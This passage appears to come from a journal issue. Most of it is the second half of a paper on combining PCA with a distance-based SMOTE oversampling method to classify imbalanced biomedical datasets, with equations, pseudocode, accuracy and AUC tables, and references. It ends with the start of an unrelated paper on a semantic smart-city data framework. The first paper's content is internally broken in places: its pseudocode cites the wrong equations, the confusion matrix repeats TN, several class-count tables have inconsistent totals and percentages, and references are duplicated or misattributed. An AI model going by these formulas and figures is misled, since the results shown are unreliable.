In the proposed model the features selection is used as the key technique to find a subset of optimal features from the original data. The extracted features allow the classifier to achieve the best accuracy. Here, PCA to reduce the high dimensional point into lower dimensional point and then using filters to order the importance of the selected attributes based on a rule [5]. In this model, the dimensionality reduction has been implemented based some metrics such as mean, co-variance, eignvalue and Eigenvectors to compute the principle component. Finally, the PCA provide a new transform of PCs which generated by using correlation matrix of the data to find the best PCs among all the features. These steps well explained in the algorithm 1.

$$C = \frac{1}{N}\sum_{j=1}^{N}\varphi_j\varphi_j^T = \rho\rho^T \tag{1}$$

$$\rho = \left(\varphi_1\varphi_2\cdots\varphi_j\right) \tag{2}$$

$$\varphi = \upsilon_j - \mu \tag{3}$$

$$\mu = \frac{1}{M}\sum_{i=1}^{M}\upsilon_i \tag{4}$$

Where v_i is a vectors from the original dataset X_i, and μ is mean of Jth vectors of the data, where φ is a variance of the vectors that subtracted from mean, and Then C is a co-variance matrix which generated by multiplication of variance with its variance transpose as $\varphi \times \varphi^T$. Finally, the eignvalue λ and Eigenvectors υ can be easily substituted according to the co-variance matrix C to achieve new principle component.

B. Farther Distance based SMOTE

The SMOTE technique provides an optimal solution for imbalanced data distribution problem based on oversampling technique. The basic assumption of the SMOTE based on how to find the similarities of the feature among the minority class instance. The assumption is achieved by calculating the centriod [c] of the minority class sample and the distance [di] between all the minority sample and its centriod, then compute the average [avg] of distance matrix and the seed sample represented as a farther distance to the class center [c] and greater than the average distance [avg]. The new synthetic sample has been generated randomly by select one of the N-centriod, then multiply the difference between the seed sample and centriod with a random number σ between [0, 1] and then added to the original seed. Finally, the mathematical steps of the algorithm illustrated as follows:

$$c = \frac{1}{n} \sum_{i=1}^{n} y_i \tag{5}$$

$$d_i = \left(y_i - c\right) \tag{6}$$

$$avg = \frac{1}{n} \sum_{i=1}^{n} d_i \tag{7}$$

$$Ss = \left\{ y_i \middle| d_i > avg \right\} \tag{8}$$

$$nss = Ss_i + (Ss_i - c) \times \sigma \tag{9}$$

The FD_SMOTE work on creation of new examples instead of duplicating the minority class samples, as shown in Figure 1, the new “synthetic” examples are being created in the neighborhood of minority classes. Where the synthetic examples are generated operating in “feature space” rather than operating in “data space”. Along the line segment, each minority class has been taken and introducing synthetic examples to join all minority class nearest neighbors. The numbers of required synthetic example vary situation to situation so according to the requirement the numbers of k minority classes are chosen to generate the nearest neighbor synthetic example. Finally, the pseudo code the proposed method illustrated as in algorithm 2.




Fig. 1. FD_SMOTE Technique

Algorithm 1. Principle Component Analysis

```
Input: Original data set {Xi | i = 1, 2, . . . , m}, which each sample has m attributes without decision attribute.
Output: Principle Component {Yi | i = 1, 2, . . . , n},
Victories the data into Vi ……. Vm
for $j \to n$ do jth is all vectors
  for $i \to m$ do ith instances of Vi
    Compute the mean according to Eq.(7)
    Subtract the instances according to Eq.(6)
  end for
    Multiply the variance according to Eq.(5)
    Compute the convince according to Eq.(4)
end for
Compute the eignvalue $\lambda$ according to Eq.(4)
Compute the eigenvectors $\upsilon$ according to Eq.(4)
Output new Principle Component of features
```

Algorithm 2. FD_SMOTE resampling

```
Input: Origin set of minority, Dmin = {Yi | i = 1, 2, . . . , n}, the balance factor $\sigma$
Output: New et of minority, Dmaj = {Zi | i = 1, 2, . . . , m}
Compute c , $d_i$ and avg according to Eqs. (5), (6) and (7)
Create seed sample according to Eq. (8)
for $i \to \sigma$ do
  fr $i \to m$ do
  Generate random number γ
    Generate new sample y according to Eq.(9)
  end for
end for
Output new set of minority
```

IV. Experimental Analysis

A. Collected Data

TABLE 1. Provide the characteristic of the data used in this work, which describe the name, number of features and the number of instances of the data. Its provides a different kind of the size and level of imbalance data. Also, these data are inspired from biomedical domains some of which are proprietary. Pima diabetes, Breast cancer and Thyroid disease (which contain a binary class) are all available through the UCI repository [1].

TABLE I. Data Characteristics

no	Name	Instances	Features
1.	Pima diabetes	768	9
2.	Breast cancer	699	11
3.	Thyroid disease	3163	27

B. ACC Evaluation Measures

The confusion matrix is most powerful metrics that assess the performance of machine learning algorithm as shown in TABLE 2. The confusion matrix categorized into columns and rows that describe the prediction class and actual class respectively. The confusion matrix parameters are used to show the accuracy the classification algorithm. These four parameters are classified as follows TN (True Negatives), FP (False Positives), FN (False Negatives) and TP (True Positives). The positive instance most of them correctly classified, and the rest incorrectly classified. Furthermore, the negative instance most of them correctly classified, and the rest incorrectly classified. Generally, the equation of the classification accuracy or the prediction accuracy is calculated as illustrated in the following formula 6.

$$Acc = \frac{(TP + TN)}{(TP + FP + TN + FN)} \tag{10}$$

In term of the imbalanced data there two metrics are used as equal error costs and unequal error costs respectively. The error rate (Er) is calculated as most important tool that used to investigate the performance of these metrics, which calculated as illustrated in the formula 7.

$$\mathrm{E}_r = 1 - accuracy \tag{11}$$

For the existence of the imbalanced data with unequal error cost, the area under the curve (ROC) is the most suitable metric used to tackle the imbalance data problem. There are similar techniques are presented by (Ling & Li, 1998; Drummond & Holte, 2000; Provost & Fawcett, 2001; Bradley, 1997; Turney, 1996). Finally, many works are presented with the term of ROC which supports the study of decision boundaries or relative costs of TP and FP. ROC metrics is coordinated on two axis as X-axis and Y-axis to calculate the %FP = FP/ (TN+FP) of X-axis and %TP = TP/ (TP+FN) of Y-axis respectively. The ROC provide a better performance on the point (0,100), which explain the correct instance and incorrect instance of the positive and negative class.

TABLE II. Confusion Matrix

		Prediction	
		Predicted Negative	***Predicted Positive***
Actual	***Actual Negative***	TN	TN
	Actual Positive	FN	TP

C. AUC Evaluation Measures

The ROC curve can be easily shifted by manipulating the balance of training instance for each class in the training set. Area under the ROC Curve (AUC) is a helpful measure for classifier performance as it is independent of the decision criterion specified sand previous probabilities. The AUC comparison can create a strong relationship between classifiers. If the ROC curves are overlapping, the total AUC is a mean comparison among the models (Lee, 2000). But, for certain cost and class distributions, the classifier have highest AUC may reality be sub-optimal. Thus, we also calculate the ROC convex hulls, since the points lying on the ROC convex hull are possibly ideal (Provost, Fawcett, & Kohavi, 1998; Provost & Fawcett, 2001).

The Classification Performance of FD_SMOTE technique with different percentages can be observed in the Tables 1, 2 and 3. Here it can observe from the all the tables the representation of the rows or classes in the dataset, the SMOTE technique analyze the percentage (%) of the majority and minority class for all three datasets. The majority represents the patients who are not affected by a disease and their features need to model. So to balance the minority class that requires increasing the minority sample by setting the percentage of SMOTE technique in multiples of 100 as follows:

TABLE III. SMOTE (%) of PIMA Diabetic

SMOTE (%)	**Majority Class**	**Minority Class**	**Total**
SMOTE % = 0	500 66%	268 34%	768
SMOTE % = 100	500 48%	536 52%	1036
SMOTE % = 200	500 38%	723 62%	1305

TABLE IV. SMOTE (%) of Breast Cancer

SMOTE (%)	**Majority Class**	**Minority Class**	**Total**
SMOTE % = 0	458 65%	241 35%	699
SMOTE % = 100	458 49%	482 51%	940
SMOTE % = 200	458 39%	723 61%	1181

TABLE V. SMOTE (%) of Thyroid Disease

SMOTE (%)	Majority Class	Minority Class	Total
SMOTE % = 0	2559 81%	604 19%	3163
SMOTE % = 100	2559 68%	1204 32%	3767
SMOTE % = 200	2559 58%	1812 42%	4371
SMOTE % = 300	2559 58%	2416 49%	4975

The Performance evaluation of Pima diabetes data classification using FD_SMOTE technique can be observed in the tables 5 and 6. From the relationship of the accuracy (ACC), area under the curve (AUC), here the Table 5 and 6 shown that the ACC, AUC metrics generated with PCA and FD_SMOTE technique are better than the ACC metrics that based feature (CFs) and information gain (InfoGs) technique in all classifiers methods. It reveals that the AUC metrics in all biomedical data is higher than other metrics.

TABLE VI. ACCURACY RESULT OF PIMA DIABETIC

Classifiers	FD_SMOTE	CFs	InfoGs
MultiPerceptron	88.1771	76.4323	76.7375
SVM	91.0156	71.0425	75.3906
N Neighbor	92.9863	76.0618	73.9583
Bagging	90.6094	74.0885	75.6510
Random Forest	91.8698	74.8698	72.7865
Naïve Bayes	89.6094	76.3672	74.8698

TABLE VII. AUC RESULT OF PIMA DIABETIC

Classifiers	FD_SMOTE	CFs	InfoGs
MultiPerceptron	0.998	0.723	0.815
SVM	0.971	0.719	0.827
N Neighbor	0.963	0.741	0.804
Bagging	0.989	0.805	0.820
Random Forest	0.997	0.812	0.800
Naïve Bayes	0.984	0.823	0.813

Figs. 3 and 4 illustrate the relationship of AUC and ACC of all classifiers algorithms for Pima diabetes classification. Here it can be observed that ACC and AUC metrics of PCA combined FD_SMOTE technique has better results compared with correlation based feature (CFs) and information gain (InfoGs) techniques.




Fig. 2. ACC result of FD_SMOTE, CFs and InfoGs




Fig. 3. AUC result of FD_SMOTE, CFs and InfoGs

The Performance evaluation of breast cancer data classification using FD_SMOTE technique can be observed in the tables 7 and 8. From the relationship of the accuracy (ACC), area under the curve (AUC), here the Table 7 and 8 shown that the ACC, AUC metrics generated with SMOTE technique are better than the ACC metrics that generated based feature (CFs) and information gain (InfoGs) techniques in all classifiers methods. It reveals that the AUC metrics in all biomedical data is higher than other metrics.

TABLE VIII. ACC RESULT OF BREAST CANCER

Classifiers	FD_SMOTE	CFs	InfoGs
MultiPerceptron	93.8072	81.4235	74.4206
SVM	96.6809	82.9957	86.4235
N Neighbor	95.6809	80.1373	85.9943
Bagging	94.7340	86.2804	75.9943
Random Forest	89.8404	79.7082	75.4220
Naïve Bayes	92.1184	82.1373	90.7082

TABLE IX. AUC RESULT OF BREAST CANCER

Classifiers	FD_SMOTE	CFs	InfoGs
MultiPerceptron	0.847	0.555	0.555
SVM	0.795	0.577	0.551
N Neighbor	0.759	0.581	0.535
Bagging	0.893	0.561	0.563
Random Forest	0.881	0.595	0.566
Naïve Bayes	0.894	0.586	0.571

Figs. 5 and 6 illustrate the relationship of AUC and ACC of all classifiers algorithms for breast cancer classification. Here it can be observed that ACC and AUC metrics of PCA combined FD_SMOTE technique has better results compared with correlation based feature (CFs) and information gain (InfoGs) techniques.




Fig. 4. AUC result of FD_SMOTE, CFs and InfoGs




Fig. 5. AUC result of FD_SMOTE, CFs and InfoGs

The Performance evaluation of medical thyroid disease data classification using FD_SMOTE technique can be observed in the tables 9 and 10. From the relationship of the accuracy (ACC), area under the curve (AUC), here the Table 9 and 10 shown that the ACC, AUC metrics generated with SMOTE technique are better than the ACC metrics that based feature (CFs) and information gain (InfoGs) techniques in all classifiers methods. It reveals that the AUC metrics in all medical data is higher than other metrics.

TABLE X. ACC RESULT OF THYROID DISEASE

Classifiers	FD_SMOTE	CFs	InfoGs
MultiPerceptron	82.7228	56.2500	56.2500
SVM	84.1291	62.7315	65.2800
N Neighbor	77.1267	62.2685	58.7963
Bagging	84.1146	61.3426	64.3519
Random Forest	83.2176	66.2037	63.4259
Naïve Bayes	84.1291	59.9537	65.2778

TABLE XI. AUC RESULT OF THYROID DISEASE

Classifiers	FD_SMOTE	CFs	InfoGs
MultiPerceptron	0.925	0.812	0.772
SVM	0.879	0.798	0.729
N Neighbor	0.904	0.785	0.766
Bagging	0.935	0.853	0.733
Random Forest	0.919	0.867	0.804
Naïve Bayes	0.946	0.844	0.817

Figs. 7 and 8 illustrate the relationship of AUC and ACC of all classifiers algorithms for thyroid disease classification. Here it can be observed that ACC and AUC metrics of PCA combined FD_SMOTE technique has better results compared with correlation based feature (CFs) and information gain (InfoGs) techniques.




Fig. 6. AUC result of PCA and FD_SMOTE




Fig. 7. AUC result of PCA and FD_SMOTE

V. CONCLUSIONS

In this paper a new algorithm has been proposed for generating an accurate classification of biomedical data. This aims to tackle the skewed data distribution and high dimensionality problem. The approach has been constructed by combing the PCA and FD_SMOTE based on farther sample. From the qualitative and quantitative analysis different classifiers based on PCA and FD_SMOTE has been used and it reveals that the new approach increases the performance of

(AUC) metrics and (ACC) metrics which used on a variety data of biomedical field. The present analysis shows that the combined technique is most effective than other existing approaches such as correlation based feature (CFs) and information gain (InfoGs). However the future plan is to investigate the present problem with rough set theory including the imbalanced data.

Acknowledgments

This paper was supported by National Natural Science Foundation of China (Grant NO: 61370073), the national high technology research and development program of china (Grant No: 2007AA01z423).

References

[1] Shuo Wang, Member, and Xin Yao, “Multiclass Imbalance Problems: Analysis and Potential Solutions”, IEEE Transactions On Systems, Man, And Cybernetics—Part B: Cybernetics, Vol. 42, No. 4, August 2012.

[2] Chris Seiffert, Taghi M. Khoshgoftaar, Jason Van Hulse, and Amri Napolitano “RUSBoost: A Hybrid Approach to Alleviating Class Imbalance”IEEE Transactions On Systems, Man, And Cybernetics—Part A: Systems And Humans, Vol.40, No. 1, January 2010

[3] Björn Waske, Taghi M. Khoshgoftaar, Jason Van Hulse, and Amri Napolitano “RUSBoost: A Hybrid Approach to Alleviating Class Imbalance”IEEE Transactions On Systems, Man, And Cybernetics—Part A: Systems And Humans, Vol.40, No. 1, January 2010.

[4] Xinjian Guo, Yilong Yin1, Cailing Dong, Gongping Yang, Guangtong Zhou,“On the Class Imbalance Problem” Fourth International Conference on Natural Computation, 2008.

[5] Mike Wasikowski, Member and Xue-wen Chen, “Combating the Small Sample Class Imbalance Problem Using Feature Selection”, IEEE Transactions on Knowledge and Data Engineering, Vol. 22, No. 10, October 2010.

[6] Rukshan Batuwita and Vasile Palade,“Fuzzy Support Vector Machines for Class imbalance Learning” IEEE Transactions On Fuzzy Systems, Vol. 18, No. 3, June 2010.

[7] Lei Zhu, Shaoning Pang, Gang Chen, and Abdolhossein Sarrafzadeh, “Class Imbalance Robust Incremental LPSVM for Data Streams Learning” WCCI 2012 IEEE World Congress on Computational Intelligence June, 10- 15,2012 - Australia.

[8] David P. Williams, Member, Vincent Myers, and Miranda Schatten Silvious, ”Mine Classification With Imbalanced Data”, IEEE Geosciences And Remote Sensing Letters, Vol. 6, No. 3, July 2009.

[9] Mikel Galar,Fransico, “A review on Ensembles for the class Imbalance Problem: Bagging,Boosting and Hybrid-Based Approaches” IEEE Transactions On Systems, Man, And Cybernetics—Part C: Application And Reviews, Vol.42,No.4 July 2012

[10] Yuchun Tang, Yan-Qing Zhang, Nitesh V. Chawla, , and Sven Krasser “Correspondence SVMs Modeling for Highly Imbalanced Classification” IEEE Transactions On Systems, Man, And Cybernetics—Part B: Cybernetics, Vol. 39, No. 1, February 2009.

[11] Qun Song Jun Zhang Qian Chi “ Assistant Detection of Skewed Data Streams Classification in Cloud Security”, IEEE Transaction 2010.

[12] Nitesh V. Chawla, Nathalie Japkowicz, Aleksander Ko lcz “Special Issue on Learning from Imbalanced Data Sets” Volume 6, Issue 1 - Page 1-6.

[13] S¸ eyda Ertekin1, Jian Huang, L´eon Bottou, C. Lee Giles “Active Learning in Imbalanced Data Classification”

[14] Saumil Hukerikar, Ashwin Tumma, Akshay Nikam, Vahida Attar “SkewBoost: An Algorithm for Classifying Imbalanced Datasets” International Conference on Computer Communication Technology (ICCCT)-2011.

[15] Chris Seiffert, Taghi M. Khoshgoftaar, Jason Van Hulse, “Improving Learner Performance with Data Sampling and Boosting” 2008 20th IEEE International Conference on Tools with Artificial Intelligence.

[16] Benjamin X. Wang and Nathalie Japkowicz “Boosting Support Vector Machines for Imbalanced Data Sets” Proceedings of the 20th International Conference on Machine Learning-2009.

[17] http://www.ejpau.media.pl/volume17/issue3/art-03.html (Accessed on Jan 13, 2017).

[18] http://blog.sqrrl.com/an-introduction-to-machine-learning-for-cybersecurity-and-threat-hunting (Accessed on Jan 13, 2017).

[19] Beckmann, M., Ebecken, N.F.F. and de Lima, B.S.L.P. (2015) A KNN Undersampling Approach for Data Balancing. Journal of Intelligent Learning Systems and Applications, 7, 104-116.

[20] Hu, Y., Guo, D.F., Fan, Z.W., Dong, C., Huang, Q.H., Xie, S.K., Liu, G.F., Tan, J., Li, B.P. and Xie, Q.W.(2015) An Improved Algorithm for Imbalanced Data and Small Sample Size Classification. Journal of Data Analysis and Information Processing, 3, 27-33. http://dx.doi.org/10.4236/jdaip.2015.33004

[21] Beckmann, M., Ebecken, N.F.F. and de Lima, B.S.L.P. (2015) A KNN Undersampling Approach for Data Balancing. Journal of Intelligent Learning Systems and Applications, 7, 104-116.

[22] http://www.ejpau.media.pl/volume17/issue3/art-03.html (Accessed on Jan 13, 2017).

[23] http://blog.sqrrl.com/an-introduction-to-machine-learning-for-cybersecurity-and-threat-hunting (Accessed on Jan 13, 2017).

An Interoperable Data Framework to Manipulate the Smart City Data using Semantic Technologies

Majdi Beseiso
Department of Computer Science
Al-Balqa' Applied University
Alsalt, Jordan

Abdulkareem Al-Alwani
Department of Computer Science & Engineering
Yanbu University College
Yanbu, Saudi Arabia

Abdullah Altameem
Department of Information Systems
Al Imam Mohammad Ibn Saud Islamic University (IMSIU), Riyadh, Saudi Arabia

***Abstract*—During the last decade, enormous volumes of urban data have been produced by the Government agencies, the NGOs and the citizens. In such a scenario, we are presented with a diverse set of data which holds valuable information. This information can be extracted and analyzed and have a number of usages for the well-being of citizens. The major impediment to achieve this goal is the data itself, the available data are redundant, scattered and come with various legacy formats. Data interoperability, scalability and integration are paramount issues which could not be resolved unless the scattered data silos are accessible with a standard representation. In this paper, we propose a framework that resolves the data interoperability and associated challenges in the smart city environment. The framework takes the raw smart city data from several resources and stores them in a NoSQL database. The framework transforms the scattered data into machine-processable data. Besides, the database is linked with an API and simple dashboard for further analysis, which can be utilized to build big data applications based on urban data so that government agencies can get a summarized overview of resource distribution.**

Keywords—Smart cities; Smart Data Integration; Big data; IOT; Software architecture

I. Introduction

During the last two decades, several new nations emerged and played their profound role in changing human lifestyle. A smart city [1] is one of concepts that argue intellectual and social capital should be considered alongside with city’s tangible assets at the time of measuring the urban performance. Moreover, a city is considered to be smart when human and social capital with modern information work in conjunction to fortify the economic development of a municipality. The economic development of a city leads to better life quality and improved citizen services. Several modern communication modalities are being incorporated to congregate crowd-feedback related to urban environment such as mobile devices, landlines, banking and social networks. In other words, to move forward towards smart city, ICT (Information and Communications Technology) and IoT (Internet of-Things) should be considered as key factors [2].

Easy and inexpensive availability of sensors made them favorable to be one of the important components in smart city infrastructure. Using sensors enhances getting real time feedback (i.e. city temperature, traffic flow and to measure the pollution in the air [3]. Moreover, with the conventional communication networks such as telephone line; a network of customized sensors could be established with a centralized command and control room to observe specific city real time events. Combining these accessible data sets, spatially and temporarily leads to huge data sets must be analyzed.

In the few last decades, the scarcity of urban data was huge. Data scientists and statisticians were looking for ways to produce new urban data [4]. However, with the age of Internet of Things (IOT) the situation has been reversed. Diverse genres of urban data becomes everywhere in several format and presentation. The traditional data analysis tools became inefficient to manage the continuous stream of data. Providing actionable information requires new software architecture and data analytic tools. Several techniques have been developed, such as data warehousing and clustering and even modern cloud-based data management to organize this steadily growing urban data. Because of their rigid schema and legacy formats, it is considered an arduous activity to be integrated with all the data sets at one central repository to get the aggregated view [5].

With the emerging of the semantic web, it was introduced as a solution to resolve several data interoperability [6] and integration issues. As the Semantic Web provides a common framework that allows to transform the available unstructured and semi-structured data into a "web of data" in order to promote its widespread usage application, enterprise, and community boundaries [7]. This in turn is commonly used in several platforms to handle real-time data and historical data in smart city services. These dashboards provide intelligent decisions based on real-time and historical data. This work introduces a framework that resolves several data interoperability and associated challenges in the smart city environment. The paper is organized as follows. Section II provides literature review of similar frameworks. The model is discussed in Section III, followed by the methodology in Section IV. The experimental results are presented and discussed in Section V. Finally, Section VI concludes the paper and presents the future work.

II. Literature Review

Currently, several Smart Cities initiatives around the world have become reality. In Spain, more than 20,000 sensors were installed for measuring air quality, monitoring parking spaces, distributing electricity, optimizing garbage collection and regulating light intensity… etc [8]. Moreover, in Rio de Janeiro, an Operations Center was established specifically to analyze the data collected from sensors and actuators throughout the city [9]. The main target is to real time monitoring for the climatic conditions in order to predict natural disasters. Besides, reducing the response time in traffic accidents.

In [10], introduced a framework which combines the cloud computing and smart city; instead of storing the data gathered from different silos. Data should be maintained in cloud environment. This approach will be helpful when we have different devices for communication with different data exchange protocols [11]. The acquired data from different sensors usually followed in a certain format. A preprocessing step applied in the cloud to transform the data before storing to a specific format. Another framework introduced in [12] to resolve the personal data privacy and limited usage. It proposed a digital identity and trust control mechanism.

A distributed software infrastructures are introduced in [13] for general purpose services in power systems. The aim of the software architecture is to handle the interoperability across heterogeneous devices to manage a Smart Grid by creating a secure peer-to-peer network. A SemsorGrid4Env is a service-oriented architecture to design open large-scale semantic-based sensor network applications for environmental management[14]. It aims to enable rapid development of tiny applications and allows the integration for both real-time and historical data from several resources. This architecture is designed to environmental management and cannot be applied seamlessly to a city. At last, huge ICT companies like Apple, Google, Amazon, and Microsoft introduced Industrial ICT platforms for products and service. They provide also a place for external stakeholders to design a new customized platform according to the needs and requirements. Reusable common components and technologies form a basis for an industry platform, which is described by openness to external parties. These platforms aim to accelerate development time and to improve utilization of the digital technologies and ICT developments [15].

III. Techniques to Model Data

One of the main issues in current smart city platforms is the rigid schema. Using a specific platform for electricity and others for gas and water. Besides using a tool for real time data for the same services, another tool is used for historical data and further data analysis. Moreover, in case two documents in XML format follow different schemas then auto merging of these documents is not possible which is essential in some cases. The concept of interoperability argues that data should be accessible in any computing environment. Employing the semantic data structure can decrease the interoperability problem. One of the current popular semantic data structure is the resource description framework (RDF). If datasets are available in RDF by sharing the common semantic universal resource identifiers (URI), the datasets could automatically be merged on the fly and the user can query through different sets of data [16].

A. *Linked Open Data*

Linked open data [17] can be defined as a semantic framework which establishes the links among diverse data sets. These data sets can be located in an organizational territory or can be geographically scattered. In addition to that, a linked data infrastructure could be established between the two databases located as in different data centers. Principally, linked data provides a guideline to publish data on the internet in a way that will be machine readable and human understandable. Linked data essentially employs HTTP and URI to expose and publish the data on the web. The primary format to organize the data as linked open data is RDF which is a W3C recommended semantic representations format.

B. *Semantic Vocabularies*

Linked Data is based on two technologies HTTP and the URIs. Mostly, web graphics and data are represented with the Uniform Resource Locators (URLs) however; the Uniform Resource Identifiers provide upper level or more generic representations of all sort of entities available on internet. Therefore, a HTTP enables the simplest universal scheme that could be utilized to extract the data about city landscapes and road structures in our case.

C. *Triple Stores*

The main difference between a triple store and a conventional database which manages the data as tables, is that a ‘triple store’ accumulates the RDF data and provides the inference over it [18]. The No SQL triple store, stores the data in key value pair format. It is often consider as a best storage solution where one have to deal with continuous stream of data such as social media contents management.

D. *NoSQL*

A No SQL database is used to store heterogeneous data from several resources. It was picked due to its scalability and performance in big data. Besides, all data are stored in terms of JSON format which could be used easily in web services. The results are typically returned in one or more machine-processable formats.

IV. Methodology & Proposed Framework

The aim of this work is to utilize the Linked data and other supporting semantic technologies to resolve the data interoperability and integration challenges. The framework introduces a semantic based programmable Application program interface (API). Using API simplifies the process of information gathering for developers or different users. The simplicity of the user interface enhances the process of gathering hidden information. The framework is based on four main functioning stacks. i) Data scraping layer, ii) Data adaptation layer. iii) Data management layer. iv) Application layer. As shown in Figure 1 below, the graphical view of the proposed framework manipulates the smart city data.




Fig. 1. Graphical View of Proposed Framework to Manipulate the Smart City Data

A. *Data Scrapping layer*

The purpose of Scrapping layer is gathering data from several resources. After that data is cleaned using several algorithms based on the data format. This layer is based on two components as follows:-

1) Data gathering

Data is scraped from numerous open data sources (i.e. census data bureau, NGO data and other open data that are available for public).The Saudi E-Government and census bureau data are providing huge data for this purpose. Currently, available data are mostly provided in spreadsheet, text or in database format. A data refinement process is necessary at this stage; data are invoked to check for data redundancy and incompletion.

2) Data refining

The underlying algorithm automatically checks common data cleansing issues (i.e. duplication and incompletion of Meta information, and missing values). Besides checking further invokes, a number of procedures to clean the data are carried out. In this work, Open Refine is used to clean up the data, because it is one of the powerful tools for working with messy data and its simplicity of cleaning and transforming the data from one format into another format. In the beginning, Open Refine handles the raw data and provides various data manipulation tools to treat the data. Then data are stored the RDF files in triple store: a purpose built database for the storage and retrieval of triples through semantic queries. While a backup of data are stored in No SQL Database in a remote server for comparison and analysis purpose.

B. *Data Adaptation layer*

This layer acts as a linked data generation factory. It holds ontology modeling and semantic mapping. It has two main tasks, ontology modeling followed by the semantic mapping which is used to semantify the data of smart city.

1) Ontology Modeling

Ontology modeling process can be composed of a number of subtasks such as designing and development. To analyze the data retrieved from numerous sources of smart city: a new ontology (SC-Ont) was developed. The SC-Ont ontology can be divided into three main modules. The core module provides the semantic vocabularies about the smart city environment. Followed by the provenance module which exhibits the information about the data producer and consumer. At last, the linked module, which anchors the semantic vocabularies in SC-Ont with other available ontologies, as it promotes the linkage of semantic vocabularies. This approach makes it more useful in linked open data environment. The more one has data in complex connection the more diverse information can be pulled out as shown in figure 2.

